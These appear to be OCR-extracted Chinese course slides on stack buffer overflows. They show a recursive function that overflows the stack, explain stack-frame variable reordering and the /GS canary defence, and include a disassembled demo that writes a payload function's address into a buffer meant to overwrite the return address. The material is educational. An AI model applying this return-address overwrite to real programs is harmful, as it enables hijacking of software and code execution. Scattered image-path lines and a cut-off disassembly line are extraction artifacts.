
overflow_retaddr_with_shellcode函数

栈溢出之三：递归导致线程栈溢出



```c
void overflow_recursive()
{
    unsigned char testbuf[128];
    static unsigned int count = 10000;
    while (count != 0) {
        count--;
        overflow_recursive();
    }
}

int main()
{
    overflow_recursive();
```


二、栈溢出漏洞防御



栈溢出防御技术之一：变量重排


在编译时，根据局部变量的类型，调整变量在栈帧中的位置。将字符串变量移动到栈帧的高地址。

栈溢出防御技术之二：保护返回地址（/GS 编译选项）



编译器在栈帧中的ebp之前，植入一个安全随机数（canary）。发生溢出时，canary将被覆盖。在函数返回之前，系统比较栈帧中的canary和.data中的副本值，若两者不吻合，则说明发生了栈溢出。

VS2017中的/GS安全编译选项



The /GS compiler option protects the following items

•函数调用的返回地址（The return address of a function call）

Buffer overruns are more easily exploited on platforms such as x86 and x64, which use calling conventions that store the return address of a function call on the stack.

•异常处理函数地址（The address of an exception handler for a function）

On x86, if a function uses an exception handler, the compiler injects a security cookie to protect the address of the exception handler.

•易受攻击的函数参数（Vulnerable function parameters）

A vulnerable parameter is a **pointer, a C++ reference, a C-structure that contains a pointer**, or a GS buffer. A vulnerable parameter is allocated before the cookie and local variables. A buffer overrun can overwrite these parameters.


```
void overflow_retaddr()
{
00741740 55                   push        ebp
00741741 8B EC                mov         ebp,esp
00741743 83 EC 4C             sub         esp,4Ch
00741746 53                   push        ebx
00741747 56                   push        esi
00741748 57                   push        edi
    unsigned char testbuf[8];

    unsigned long dwPayLoad = (unsigned long)payload;
00741749 C7 45 F4 17 12 74 00 mov         dword ptr [dwPayLoad],offset payload (0'
    memcpy(maldata +12, &dwPayLoad, 4);
00741750 6A 04                push        4
00741752 8D 45 F4             lea         eax,[dwPayLoad]
00741755 50                   push        eax
00741756 68 AC 92 74 00       push        7492ACh
0074175B E8 54 F9 FF FF       call        _memcpy (07410B4h)
```

